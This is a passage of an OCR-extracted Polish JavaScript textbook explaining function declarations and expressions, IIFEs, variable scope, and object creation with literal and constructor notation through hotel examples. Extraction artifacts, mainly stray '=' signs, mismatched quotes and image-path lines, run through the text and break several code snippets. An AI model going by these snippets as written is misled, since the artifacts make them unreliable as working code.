Zmienna `areaOne` przechowuje pole prostokąta o wymiarach 3 na 2. To obliczone pole jest *pierwszą* wartością w tablicy `sizes`.

Zmienna `volumeOne` przechowuje pojemność sześcianu o wymiarach 3 na 2 na 3. Obliczona pojemność jest *drugą* wartością w tablicy `sizes`.

FUNKCJE ANONIMOWE I FUNKCJE WYRAŻENIA

Wyrażenie powoduje wygenerowanie wartości. Wyrażenie można zastosować w miejscu, w którym spodziewane są wartości. Jeżeli w miejscu, w którym przeglądarka internetowa oczekuje wyrażenia, będzie użyta funkcja (na przykład jako argument funkcji), to zostanie potraktowana jako wyrażenie.

DEKLARACJA FUNKCJI

Deklaracja funkcji powoduje utworzenie funkcji, którą można później wywołać w kodzie. To jest rodzaj funkcji, z którymi spotykałeś się dotąd w książce.

W celu wywołania funkcji w kodzie konieczne jest nadanie jej nazwy, w wyniku czego otrzymamy **nazwaną funkcję**. Poniżej przedstawiono zadeklarowaną funkcję o nazwie `area()`, która może być wywołana za pomocą jej nazwy.

```
function area(width, height) {
  return width * height;=
};

var size = area(3, 4);
```

Jak zobaczysz w rozdziale 10., w podrozdziale „Kontekst wykonywania i przeniesienie w górę", interpreter zawsze wyszukuje zmienne i deklaracje funkcji, *zanim* przejdzie do kolejnych sekcji skryptu, wiersz po wierszu. Oznacza to, że funkcja utworzona za pomocą deklaracji funkcji może być w skrypcie wywołana *przed* miejscem, w którym została zadeklarowana.

Więcej informacji na temat przetwarzania zmiennych i funkcji znajdziesz w rozdziale 10., od podrozdziału „Kolejność wykonywania" do podrozdziału „Poznajemy zakres", w których poruszono zagadnienia dotyczące wykonywania skryptu i związane z tym niebezpieczeństwa.

FUNKCJA WYRAŻENIA

Jeżeli funkcję umieścisz w miejscu, w którym interpreter oczekuje na wyrażenie, to będzie ona potraktowana jako wyrażenie. Funkcja taka jest uznawana za **funkcję wyrażenia**. W funkcji wyrażenia nazwa jest zwykle pomijana. Dlatego też funkcja pozbawiona nazwy jest nazywana **funkcją anonimową**. Poniżej przedstawiono funkcję przechowywaną w zmiennej o nazwie `area`. Funkcja ta może być wywołana jak dowolna inna funkcja utworzona z wykorzystaniem deklaracji funkcji.

```
var area = function(width, height) {
  return width * height;=
};

var size = area(3, 4);
```

W funkcji wyrażenia nie jest ona przetwarzana aż do chwili, gdy interpreter dotrze do danego polecenia. Oznacza to brak możliwości wywołania funkcji *przed* jej wykryciem przez interpreter. Ponadto kod wykonywany przed wywołaniem funkcji może mieć wpływ na zachowanie funkcji anonimowej.

NATYCHMIAST WYKONYWANA FUNKCJA WYRAŻENIA

Przedstawiony sposób tworzenia funkcji jest stosowany w wielu sytuacjach. Funkcje bardzo często są używane w celu zagwarantowania, że między nazwami zmiennych nie zachodzą konflikty (ma to znaczenie szczególnie wtedy, gdy na stronie jest używanych wiele skryptów).

NATYCHMIAST WYKONYWANA FUNKCJA WYRAŻENIA (IIFE)

Tego rodzaju funkcje nie mają przypisanej nazwy. Zamiast tego są wykonywane tuż po ich odkryciu przez interpreter.

Poniżej mamy zmienną o nazwie `area` przechowującą wartość zwróconą przez funkcję (a nie przechowującą funkcję, która może być później wywołana):

```
var area = (function() {
  var width = 3;
  var height = 2;
  return width * height;
}());
```

Ostatnia para nawiasów (w kolorze zielonym) po zamykającym nawiasie klamrowym kończącym blok kodu nakazuje interpreterowi natychmiastowe wywołanie funkcji. Z kolei **operator grupowania** (w kolorze różowym) to nawias gwarantujący potraktowanie całości jako wyrażenie.

W funkcjach typu IIFE można się spotkać z umieszczeniem ostatniej pary nawiasów *po* zamykającym operatorze grupowania. Jednak powszechnie przyjętą praktyką jest umieszczanie ostatniej pary nawiasów *przed* zamykającym operatorem grupowania, jak w powyższym kodzie.

KIEDY UŻYWAĆ FUNKCJI ANONIMOWYCH I TYPU IIFE?

W książce poznasz wiele sposobów używania funkcji anonimowych i typu IIFE.

Znajdują one zastosowanie w kodzie, który podczas wykonywania danego zadania może być uruchomiony tylko jeden raz, a nie wielokrotnie przez inne fragmenty skryptu. Funkcje te wykorzystuje się na przykład:

- jako argumenty w trakcie wywoływania funkcji (w celu obliczenia dla niej wartości);
- aby przypisać obiektowi wartość właściwości;
- w procedurach obsługi zdarzeń oraz komponentach nasłuchujących (patrz rozdział 6.) w celu wykonania zadania po wystąpieniu danego zdarzenia;
- aby uniemożliwić powstanie konfliktów między dwoma skryptami, które mogą używać tych samych nazw zmiennych (patrz podrozdział „Jak działają pamięć i zmienne?").

Funkcje typu IIFE są używane w charakterze opakowania dla kodu. Wszelkie zmienne zadeklarowane w funkcji anonimowej są efektywnie chronione przed zmiennymi o takich samych nazwach i pochodzącymi z innych skryptów. Wiąże się to z koncepcją zakresu, którą poznasz na kolejnej stronie. To również bardzo popularna technika w bibliotece jQuery.

ZAKRES ZMIENNEJ

Miejsce zadeklarowania zmiennej będzie miało wpływ na to, gdzie można jej używać w kodzie. Jeżeli zmienna będzie zadeklarowana w funkcji, to może być użyta jedynie w tej funkcji. To jest koncepcja **zakresu** zmiennej.

ZMIENNE LOKALNE

Jeżeli zmienna zostanie utworzona *wewnątrz* funkcji za pomocą słowa kluczowego `var`, może być używana jedynie w tej funkcji. Nosi wtedy nazwę zmiennej **lokalnej** lub zmiennej **na poziomie funkcji**. Ponadto mówimy, że ma zakres **lokalny** lub zakres **na poziomie funkcji**. Tego rodzaju zmienna jest niedostępna na zewnątrz funkcji, w której została zadeklarowana. Użyta w poniższym przykładzie zmienna `area` jest zmienną lokalną.

Interpreter tworzy zmienne lokalne po rozpoczęciu wykonywania funkcji i usuwa je tuż po zakończeniu działania przez daną funkcję. Ma to wymienione poniżej implikacje.

- Jeżeli funkcja zostanie wywołana dwukrotnie, za każdym razem zmienna może mieć inną wartość.
- Dwie różne funkcje mogą używać zmiennych o takich samych nazwach bez obaw o spowodowanie konfliktu nazw.

ZMIENNE GLOBALNE

Jeżeli zmienna zostanie utworzona *na zewnątrz* funkcji, to może być używana w dowolnym miejscu skryptu. Jest nazywana zmienną **globalną** i ma **zakres globalny**. W przedstawionym poniżej przykładzie `wallSize` jest zastosowana zmienna globalna.

Zmienne globalne są przechowywane w pamięci dopóty, dopóki strona pozostaje wczytana w przeglądarce internetowej. Oznacza to, że zmienne globalne wymagają większej ilości pamięci niż zmienne lokalne, a ponadto zwiększają ryzyko wystąpienia konfliktu nazw (patrz kolejna strona). Z tego powodu wszędzie, gdzie tylko jest to możliwe, należy używać zmiennych lokalnych.

Jeżeli zapomnisz o zadeklarowaniu zmiennej ze słowem kluczowym `var`, ta zmienna nadal będzie funkcjonowała, ale zostanie potraktowana jako zmienna *globalna* (to jest uznawane za złą praktykę).

```
function getArea(width, height) {
  var area = width * height;
  return area;=
}

var wallSize = getArea(3, 2);=
document.write(wallSize);
```

ZAKRES LOKALNY (NA POZIOMIE FUNKCJI)

ZAKRES GLOBALNY

JAK DZIAŁAJĄ PAMIĘĆ I ZMIENNE?


Zmienne globalne używają większej ilości pamięci, ponieważ przeglądarka = internetowa musi je przechowywać przez cały okres wczytania strony internetowej wykorzystującej te zmienne. Zmienne lokalne są przechowywane = w pamięci tylko w trakcie wykonywania funkcji, w której je zadeklarowano.

UTWORZENIE ZMIENNEJ W KODZIE

Każda deklarowana zmienna wymaga pewnej ilości pamięci. Im więcej zmiennych musi być = przechowywanych przez przeglądarkę internetową, tym więcej pamięci wymaga wykonanie = danego skryptu. Skrypty wymagające dużej ilości = pamięci mogą działać wolniej, co przekłada się na = wydłużenie czas udzielania odpowiedzi użytkownikowi przez stronę internetową.

```
var width = 15;=
var height = 30;=
var isWall = true;=
var canPaint = true;
```

Zmienna to tak naprawdę odniesienie do wartości = przechowywanej w pamięci. Ta sama wartość = może być używana przez wiele zmiennych.



W powyższym fragmencie kodu wartości zmiennych `width` i `height` są przechowywane oddzielnie, ale ta sama wartość `true` może być używana = zarówno przez `isWall`, jak i `canPaint`.

KOLIZJE NAZW

Być może uważasz, że unikniesz konfliktu nazw, bo przecież *znasz* wszystkie używane nazwy = zmiennych. Jednak w wielu witrynach internetowych są wykorzystywane skrypty tworzone przez = różne osoby. Jeżeli na stronie HTML zastosowano = dwa skrypty JavaScript i oba tworzą zmienną = globalną o takiej samej nazwie, to mogą się = pojawić błędy. Weź pod uwagę stronę używającą = dwóch poniższych skryptów:

```
// Obliczenie wielkości działki.=
function showPlotSize(){
  var width = 3;
  var height = 2;=
  return 'Pole: " + (width * height);=
}
var msg = showArea()
```

```
// Obliczenie wielkości ogrodu.=
function showGardenSize() {
  var width = 12;
  var height = 25;=
  return width * height;=
}
var msg = showGardenSize();
```

- Zmienne w zakresie globalnym, występuje = konflikt nazw
- Zmienne w zakresie funkcji, między nimi nie = występuje konflikt nazw

CO TO JEST OBIEKT?

Obiekt to zgrupowany zbiór zmiennych i funkcji, przeznaczony do utworzenia = modelu lub czegokolwiek innego, co jest znane w świecie rzeczywistym. = W obiekcie zmienne i funkcje przybierają nowe nazwy.

W OBIEKCIE ZMIENNE STAJĄ SIĘ WŁAŚCIWOŚCIAMI

Jeżeli zmienna jest częścią obiektu, to jej nazwa jest **właściwością**. Właściwości dostarczają = informacje o obiekcie, na przykład może to być = nazwa hotelu lub liczba dostępnych w nim pokoi. = Każdy hotel może mieć inną nazwę i inną liczbę = dostępnych pokoi.

W OBIEKCIE FUNKCJE STAJĄ SIĘ METODAMI

Jeżeli funkcja jest częścią obiektu, to nazywa się ją **metodą**. Metody przedstawiają zadania powiązane = z danym obiektem. Na przykład liczbę wolnych = pokoi można sprawdzić przez odjęcie liczby = zarezerwowanych pokoi od liczby wszystkich pokoi = dostępnych w danym hotelu.

Pokazany poniżej obiekt przedstawia hotel. Zawiera pięć właściwości i jedną = metodę. Informacje o obiekcie są ujęte w nawias klamrowy i przechowywane = w zmiennej o nazwie `hotel`.

Podobnie jak zmienne i nazwane funkcje, właściwości = i metody posiadają nazwę oraz = wartość. W obiekcie wspomniana nazwa to **klucz**.

Obiekt nie może zawierać = dwóch kluczy o takiej samej = nazwie. Wynika to z faktu, = że klucze są używane w celu uzyskania dostępu do odpowiadających im wartości.

Wartością właściwości może = być ciąg tekstowy, liczba, = wartość boolowska, tablica lub = nawet inny obiekt. Wartością = metody zawsze jest funkcja.

```
var hotel = {
  name: 'Quay',
  rooms: 40,
  booked: 25,
  gym: true,
  roomTypes: ['twin', 'double', 'suite'],
  checkAvailability: function() {
    return this.rooms - this.booked;
  }
};
```

KLUCZ
WARTOŚĆ

WŁAŚCIWOŚCI
To są zmienne

METODA
To jest funkcja

Powyżej przedstawiono obiekt `hotel`, w którym = znajdziesz następujące pary klucz-wartość:

WŁAŚCIWOŚCI	KLUCZ	WARTOŚĆ
	`name`	ciąg tekstowy=
	`rooms`	liczba=
	`booked`	liczba=
	`gym`	wartość boolowska=
	`roomTypes`	tablica
METODY	`checkAvailability()`	funkcja

Jak zobaczysz na kilku kolejnych stronach, to jest = tylko jeden z dostępnych sposobów tworzenia = obiektu.

Programiści wykorzystują wiele par klucz-wartość:

- w kodzie HTML mamy atrybuty będące parami = klucz wartość;
- w kodzie CSS mamy nazwy właściwości i ich = wartości.

Z kolei w kodzie JavaScript:

- zmienna ma nazwę i można przypisać jej = wartość w postaci na przykład ciągu tekstowego, liczby lub wartości boolowskiej;
- tablica ma nazwę i grupę wartości (poszczególne elementy w tablicy to pary klucz-wartość, = ponieważ element ma numer indeksu i przypisaną mu wartość);
- nazwane funkcje mają nazwę i wartość = w postaci zbioru poleceń wykonywanych po = wywołaniu funkcji;
- obiekt składa się ze zbioru par nazwa-wartość = (choć tutaj nazwa jest określana mianem = klucza).

UTWORZENIE OBIEKTU — NOTACJA LITERAŁU

Notacja literału to najłatwiejszy i jednocześnie najpopularniejszy sposób tworzenia obiektów. (Istnieje wiele sposobów pozwalających na tworzenie obiektów).

Obiekt to nawias klamrowy i jego zawartość. W poniższym przykładzie obiekt jest przechowywany w zmiennej o nazwie `hotel`, a więc odwołujemy się do niego jako do obiektu `hotel`.

Klucz od wartości jest oddzielony dwukropkiem. Natomiast poszczególne właściwości i metody są rozdzielone przecinkami (nie dotyczy to ostatniego elementu).

W metodzie `checkAvailability()` mamy słowo kluczowe `this`, które wskazuje, że `rooms` i `booked` to właściwości *danego* (ang. *this*) obiektu.

Gdy konfigurujesz właściwość, jej wartości traktuj tak samo jak wartości w przypadku zmiennych. Oznacza to, że ciąg tekstowy trzeba ująć w znaki cytowania, a tablicę w nawias kwadratowy.

UZYSKANIE DOSTĘPU DO OBIEKTU I NOTACJA Z UŻYCIEM KROPKI

Dostęp do właściwości i metod obiektu odbywa się za pomocą notacji z użyciem kropki. Do właściwości można uzyskać dostęp także za pomocą nawiasu kwadratowego.

Aby uzyskać dostęp do właściwości lub metody obiektu, należy podać nazwę obiektu, kropkę, a następnie nazwę interesującej Cię właściwości lub metody. To nosi nazwę **notacji z użyciem kropki**.

Kropka jest określana mianem **operatora elementu składowego**. Podana po prawej stronie operatora właściwość lub metoda jest elementem składowym, natomiast obiekt znajduje się po lewej stronie operatora. Poniżej przedstawiono dwie zmienne utworzone w celu przechowywania nazwy hotelu oraz liczby wolnych pokoi.

Dostęp do właściwości obiektu (ale nie jego metod) można uzyskać także za pomocą składni nawiasu kwadratowego.

Tym razem po nazwie obiektu znajduje się nawias kwadratowy, w którym umieszczasz nazwę właściwości, do której chcesz uzyskać dostęp.

```
var hotelName = hotel['name'];
```

Tego rodzaju notacja jest najczęściej używana, gdy:

- nazwa właściwości jest liczbą (pod względem technicznym to jest dozwolone, ale ogólnie rzecz biorąc, należy unikać takiego rozwiązania);
- zmienna jest używana w miejscu nazwy właściwości (przykład zastosowania tej techniki zobaczysz w rozdziale 12.).

UTWORZENIE OBIEKTU ZA POMOCĄ NOTACJI LITERAŁU

Na początku przykładu następuje utworzenie obiektu za pomocą notacji literału.

Obiekt nosi nazwę `hotel` i przedstawia hotel `Quay` z 40 pokojami, z których 25 zostało zarezerwowanych.

Następnie zawartość strony zostaje uaktualniona danymi pochodzącymi z obiektu. Nazwa hotelu jest wyświetlana przez uzyskanie dostępu do właściwości o nazwie `name`, natomiast liczba wolnych pokoi jest sprawdzana za pomocą metody `checkAvailability()`.

Aby uzyskać dostęp do właściwości obiektu, po jego nazwie podano kropkę, a następnie nazwę interesującej nas właściwości.

Podobnie, aby użyć metody, wystarczy podać nazwę obiektu, kropkę i metodę do wywołania, na przykład `hotel.checkAvailability()`.

Jeżeli metoda wymaga parametrów, można je podać w nawiasie (podobnie jak przekazywane są argumenty do funkcji).

c3/js/object-literal.js

JAVASCRIPT

```
var hotel = {
  name: 'Quay',
  rooms: 40,
  booked: 25,
  checkAvailability: function() {
    return this.rooms - this.booked;
  }
};

var elName = document.getElementById('hotelName');
elName.textContent = hotel.name;

var elRooms = document.getElementById('rooms');
elRooms.textContent = hotel.checkAvailability();
```

WYNIK

UTWORZENIE DALSZYCH OBIEKTÓW ZA POMOCĄ NOTACJI LITERAŁU

JAVASCRIPT c03/js/object-literal2.js

```
var hotel = {
  name: 'Park',=
  rooms: 120,=
  booked: 77,
  checkAvailability: function() {
    return this.rooms - this.booked;
  }
};

var elName = document.
getElementById('hotelName');=
elName.textContent = hotel.name;

var elRooms = document.
getElementById('rooms');=
elRooms.textContent = hotel.
checkAvailability();
```

WYNIK

Na tej stronie tworzymy kolejny obiekt. Jego nazwa to również `hotel`, ale tym razem model przedstawia hotel zupełnie inny. W tym momencie wyobraź sobie inną stronę w tej samej witrynie internetowej poświęconej podróżom.

Hotel Park jest większy, ma 120 pokoi, z których 77 zostało zarezerwowanych.

W kodzie zmieniły się jedynie wartości poszczególnych właściwości obiektu `hotel`:

- nazwa hotelu;
- liczba pokoi;
- liczba zarezerwowanych pokoi.

Pozostała część strony działa w dokładnie taki sam sposób. Nazwa hotelu jest wyświetlana z użyciem tego samego kodu. Metoda `checkAvailability()` również nie ulega zmianie i jest wywoływana w dokładnie ten sam sposób.

Jeżeli witryna internetowa zawiera informacje o 1000 hoteli, wtedy jedynym zmiennym aspektem będą wartości trzech wymienionych właściwości obiektu. Ponieważ model hotelu jest tworzony na podstawie danych, ten sam kod może uzyskać dostęp do informacji i wyświetlić je dla każdego hotelu, którego dane są przechowywane w tym samym modelu.


Jeżeli masz dwa obiekty na stronie, tworzysz je za pomocą tej samej notacji, ale przechowujesz w zmiennych o różnych nazwach.

UTWORZENIE OBIEKTU ZA POMOCĄ NOTACJI Z UŻYCIEM KONSTRUKTORA

Słowo kluczowe `new` i konstruktor obiektu powodują utworzenie pustego obiektu. Następnie można do niego dodać właściwości i metody.

W pierwszej kolejności należy utworzyć nowy obiekt za pomocą połączenia słowa kluczowego `new` i funkcji konstruktora `Object()`. Wymieniona funkcja pozostaje częścią języka JavaScript i jest używana w celu tworzenia obiektów.

Mając utworzony pusty obiekt, można przystąpić do dodawania właściwości i metod za pomocą notacji z użyciem kropki. Każde polecenie dodające właściwość lub metodę powinno kończyć się średnikiem.



Przedstawioną składnię można wykorzystać w celu dodania właściwości i metod do dowolnego utworzonego obiektu (niezależnie od tego, jaka notacja została użyta do jego utworzenia).

Utworzenie pustego obiektu za pomocą notacji literału przedstawia się następująco:

```
var hotel = {}
```


Pusty nawias klamrowy oznacza utworzenie pustego obiektu.

UAKTUALNIENIE OBIEKTU

W celu uaktualnienia wartości właściwości należy wykorzystać notację = z użyciem kropki lub nawiasu kwadratowego. Takie rozwiązanie działa = w obiektach utworzonych z wykorzystaniem notacji literału, a także = konstruktora. Natomiast w celu usunięcia właściwości trzeba użyć słowa = kluczowego `delete`.

W celu uaktualnienia właściwości użyj techniki, = którą pokazano na stronie po lewej; technika ta = pozwala na dodanie właściwości do obiektu. Tym = razem właściwości przypisz nową wartość.

Jeżeli obiekt nie posiada właściwości, której = wartość próbujesz uaktualnić, to do obiektu = zostanie dodana nowa właściwość.



Istnieje również możliwość uaktualnienia właściwości obiektu (ale nie metod) za pomocą składni = z użyciem nawiasu kwadratowego. Po nazwie = obiektu podajesz nawias kwadratowy, w którym = trzeba umieścić nazwę właściwości, którą chcesz = zmodyfikować.

Nowa wartość dla właściwości jest podawana = po operatorze przypisania. Warto przypomnieć = ponownie, że jeśli właściwość, której wartość = próbujesz uaktualnić, nie istnieje, to zostanie = dodana do obiektu.

```
hotel['name'] = 'Park';
```

Do usunięcia właściwości służy słowo kluczowe = `delete`, po którym podaje się nazwę obiektu, = kropkę i nazwę właściwości.

```
delete hotel.name;
```

Jeżeli chcesz tylko usunąć wartość właściwości, = przypisz jej wartość w postaci pustego ciągu = tekstowego.

```
hotel.name = '';
```

UTWORZENIE WIELU OBIEKTÓW — NOTACJA Z UŻYCIEM KONSTRUKTORA

Czasami zachodzi potrzeba, aby kilka obiektów przedstawiało podobne rzeczy. Konstruktor obiektu może używać funkcji w charakterze **szablonu** dla tworzonych obiektów. W pierwszej kolejności należy przygotować szablon wraz z właściwościami i metodami obiektu.

Funkcja o nazwie `Hotel()` będzie użyta jako szablon dla tworzenia nowych obiektów przedstawiających hotele. Podobnie jak wszystkie funkcje, = także i ta zawiera polecenia. W omawianym = przykładzie powodują one dodanie właściwości = i metod do obiektu.

Omawiana funkcja ma trzy parametry, z których każdy powoduje przypisanie wartości do = właściwości obiektu. Metody będą takie same = dla każdego obiektu tworzonego za pomocą tej = funkcji.

KLUCZ
WARTOŚĆ

```
function Hotel(name, rooms, booked) {
  this.name = name;
  this.rooms = rooms;
  this.booked = booked;
  this.checkAvailability = function() {
    return this.rooms - this.booked;
  };
}
```

WŁAŚCIWOŚCI

METODA

Słowo kluczowe `this` jest używane zamiast nazwy = obiektu i wskazuje, że właściwość lub metoda = należą do obiektu utworzonego przez *tę* funkcję.

Każde polecenie odpowiedzialne za utworzenie = nowej właściwości lub metody w tym obiekcie = kończy się średnikiem, a nie przecinkiem używanym w składni literału.

Nazwa funkcji konstruktora zwykle rozpoczyna = się dużą literą (przeciwieństwo do innych funkcji, = których nazwy zwykle rozpoczynają się od małej = litery).

Duża litera ma pomóc programistom pamiętać = o konieczności użycia słowa kluczowego `new` podczas tworzenia obiektu za pomocą tej funkcji = (patrz kolejna strona).

Za pomocą funkcji konstruktora tworzysz **egzemplarze** obiektu. Słowo kluczowe `new`, po którym znajduje się wywołanie funkcji, oznacza utworzenie nowego obiektu. Właściwości poszczególnych obiektów są podawane w postaci argumentów funkcji.

Poniżej znajdują się dwa obiekty przedstawiające dwa hotele, co oznacza, że obiekty muszą mieć różne nazwy. Kiedy za pomocą słowa kluczowego `new` wywołujemy funkcję konstruktora (zdefiniowaną po lewej stronie), dochodzi do utworzenia obiektu.

W trakcie poszczególnych wywołań argumenty są różne, ponieważ to właściwości tworzonych obiektów. Oba obiekty automatycznie otrzymują tę samą metodę zdefiniowaną w funkcji konstruktora.

Pierwszy obiekt nosi nazwę `quayHotel`. Nazwa hotelu to `Quay`, hotel zawiera 40 pokoi, z których 25 zostało zarezerwowanych.

Drugi obiekt nosi nazwę `parkHotel`. Nazwa hotelu to `Park`, hotel zawiera 120 pokoi, z których 77 zostało zarezerwowanych.

Nawet kiedy wiele obiektów jest tworzonych za pomocą tej samej funkcji konstruktora, metody pozostają te same, ponieważ pozwalają na uaktualnienie danych przechowywanych we właściwościach lub na przeprowadzenie na nich obliczeń.

Przedstawioną technikę można wykorzystać, jeśli skrypt zawiera bardzo skomplikowane obiekty, które muszą być dostępne, ale niekoniecznie będą używane. Obiekt jest *zdefiniowany* w funkcji, ale będzie *utworzony* tylko wtedy, gdy zajdzie potrzeba.

UTWORZENIE OBIEKTU ZA POMOCĄ SKŁADNI KONSTRUKTORA

W kodzie po prawej stronie = następuje utworzenie pustego = obiektu o nazwie `hotel` za = pomocą funkcji konstruktora.

Utworzonemu obiektowi zostają = przypisane trzy właściwości = i metoda.

(Jeżeli obiekt już posiada = którąkolwiek z tych właściwo- ści, to ich wartości zostaną = nadpisane).

Aby uzyskać dostęp do właściwości tego obiektu, = można wykorzystać składnię = z użyciem obiektu, podobnie jak = w przypadku innego dowolnego = obiektu.

Aby na przykład pobrać nazwę = hotelu, można użyć wywołania = `hotel.name`.

Podobnie w celu użycia metody = należy podać nazwę obiektu, = a następnie nazwę metody: = `hotel.checkAvailability()`.

c3/js/object-constructor.js

JAVASCRIPT

```
var hotel = new Object();

hotel.name = 'Park';
hotel.rooms = 120;
hotel.booked = 77;=
hotel.checkAvailability = function() {
    return this.rooms - this.booked;  =
};

var elName = document.getElementById('hotelName');=
elName.textContent = hotel.name;

var elRooms = document.getElementById('rooms');=
elRooms.textContent = hotel.checkAvailability();
```

WYNIK

UTWORZENIE OBIEKTU I UZYSKANIE DOSTĘPU DO NIEGO Z WYKORZYSTANIEM SKŁADNI KONSTRUKTORA

JAVASCRIPT c03/js/multiple-objects.js

```
function Hotel(name, rooms, booked) {=
  this.name = name;=
  this.rooms = rooms;=
  this.booked = booked;
  this.checkAvailability = function() {
    return this.rooms - this.booked; =
  };=
}

var quayHotel = new Hotel('Quay', 40, 25);=
var parkHotel = new Hotel('Park', 120, 77);

var details1 = 'pokoje w hotelu ' +
quayHotel.name + ': ';=
    details1 += quayHotel.checkAvailability();=
var elHotel1 = document.
getElementById('hotel1');=
elHotel1.textContent = details1;

var details2 = 'pokoje w hotelu ' +
parkHotel.name + ': ';=
    details2 += parkHotel.checkAvailability();=
var elHotel2 = document.=
getElementById('hotel2');   =
elHotel2.textContent = details2;
```

WYNIK

Aby jeszcze wyraźniej pokazać ideę = utworzenia wielu obiektów na tej samej stronie, przedstawiono tu przykład = wyświetlający informacje o pokojach = dostępnych w dwóch hotelach.

Funkcja konstruktora definiuje szablon = dla hoteli. Później następuje utworzenie dwóch różnych egzemplarzy = obiektu typu `hotel`. Pierwszy przedstawia hotel Quay, natomiast drugi = dotyczy hotelu Park.

Mając utworzone egzemplarze = obiektów, można uzyskać dostęp do = ich właściwości i metod za pomocą tej = samej notacji z użyciem kropki, która = jest stosowana w innych obiektach.

W omawianym przykładzie dane = pochodzące z obu obiektów zostały = umieszczone na stronie. (Kod HTML = używany w tym przykładzie uległ nieco = zmianie, aby wyświetlać informacje = o drugim hotelu).

W przypadku każdego hotelu następuje utworzenie zmiennej przechowującej ciąg tekstowy `Pokoje w hotelu`, spację i nazwę hotelu.

W kolejnym wierszu do zmiennej = wstawiana jest liczba wolnych pokoi.

(Operator += został użyty w celu = dodania zawartości do istniejącej = zmiennej).

DODAWANIE I USUWANIE WŁAŚCIWOŚCI

Po utworzeniu obiektu (z wykorzystaniem notacji literału lub konstruktora) można przystąpić do dodawania do niego nowych właściwości.

Odbywa się to z zastosowaniem składni z kropką, jak pokazano w podrozdziale „Uzyskanie dostępu do obiektu i notacja z użyciem kropki" podczas dodawania właściwości do obiektu.

W omawianym przykładzie możesz zobaczyć, że egzemplarz obiektu `hotel` został utworzony za pomocą notacji literału obiektu.

Obiekt `hotel` otrzymuje dwie dodatkowe właściwości informujące o wyposażeniu hotelu w salę do ćwiczeń oraz basen. Wspomnianym właściwościom są przypisane wartości boolowskie (`true` lub `false`).

Po dodaniu kolejnych właściwości do obiektu można uzyskać do nich dostęp w dokładnie taki sam sposób jak do wszelkich innych obiektów i właściwości. W omawianym przykładzie ich wartości są używane do uaktualnienia atrybutu `class` w odpowiednich elementach w celu wyświetlenia „ptaszka" lub krzyżyka.


Aby usunąć właściwość, należy użyć słowa kluczowego `delete`, a następnie za pomocą składni z użyciem kropki wskazać właściwość lub metodę przeznaczoną do usunięcia z obiektu.

W omawianym przykładzie z obiektu usunięto właściwość `booked`.

c3/js/adding-and-removing-properties.js **JAVASCRIPT**

```
var hotel = {
  name : 'Park',=
  rooms : 120,=
  booked : 77,=
};

hotel.gym = true;
hotel.pool = false;=
delete hotel.booked;

var elName = document.
getElementById('hotelName'); =
elName.textContent = hotel.name;

var elPool = document.getElementById('pool');  =
elPool.className = 'Basen: ' + hotel.pool;

var elGym = document.getElementById('gym');    =
elGym.className = 'Siłownia: ' + hotel.gym;
```

WYNIK



Jeżeli obiekt jest tworzony za pomocą funkcji konstruktora, ta składnia powoduje dodanie lub usunięcie właściwości z tylko jednego egzemplarza obiektów (a nie wszystkich obiektów utworzonych za pomocą danej funkcji).

PRZYPOMNIENIE SPOSOBÓW TWORZENIA OBIEKTÓW

UTWORZENIE OBIEKTU, A NASTĘPNIE DODANIE WŁAŚCIWOŚCI I METOD

W obu przedstawionych poniżej przykładach obiekt jest tworzony w pierwszym wierszu kodu. Następnie dodawane są właściwości i metody.

Gdy obiekt zostanie utworzony, składnia pozwalająca na dodawanie lub usuwanie właściwości i metod z danego obiektu pozostaje taka sama.

NOTACJA LITERAŁU

```
var hotel = {}

hotel.name = 'Quay';
hotel.rooms = 40;
hotel.booked = 25;
hotel.checkAvailability = function() {
  return this.rooms - this.booked;
};
```

NOTACJA KONSTRUKTORA OBIEKTU

```
var hotel = new Object();

hotel.name = 'Quay';
hotel.rooms = 40;
hotel.booked = 25;
hotel.checkAvailability = function() {
  return this.rooms - this.booked;
};
```

UTWORZENIE OBIEKTU WRAZ Z WŁAŚCIWOŚCIAMI I METODAMI

NOTACJA LITERAŁU

Przecinek rozdziela poszczególne pary klucz-wartość. Natomiast między każdym kluczem i jego wartością znajduje się dwukropek.

```
var hotel = {
  name: 'Quay',
  rooms: 40,
  booked: 25,
  checkAvailability: function() {
    return this.rooms - this.booked;
  }
};
```

NOTACJA KONSTRUKTORA OBIEKTU

Funkcja może być wykorzystana do utworzenia wielu obiektów. Słowo kluczowe `this` zostało użyte zamiast nazwy obiektu.

```
function Hotel(name, rooms, booked) {
  this.name = name;
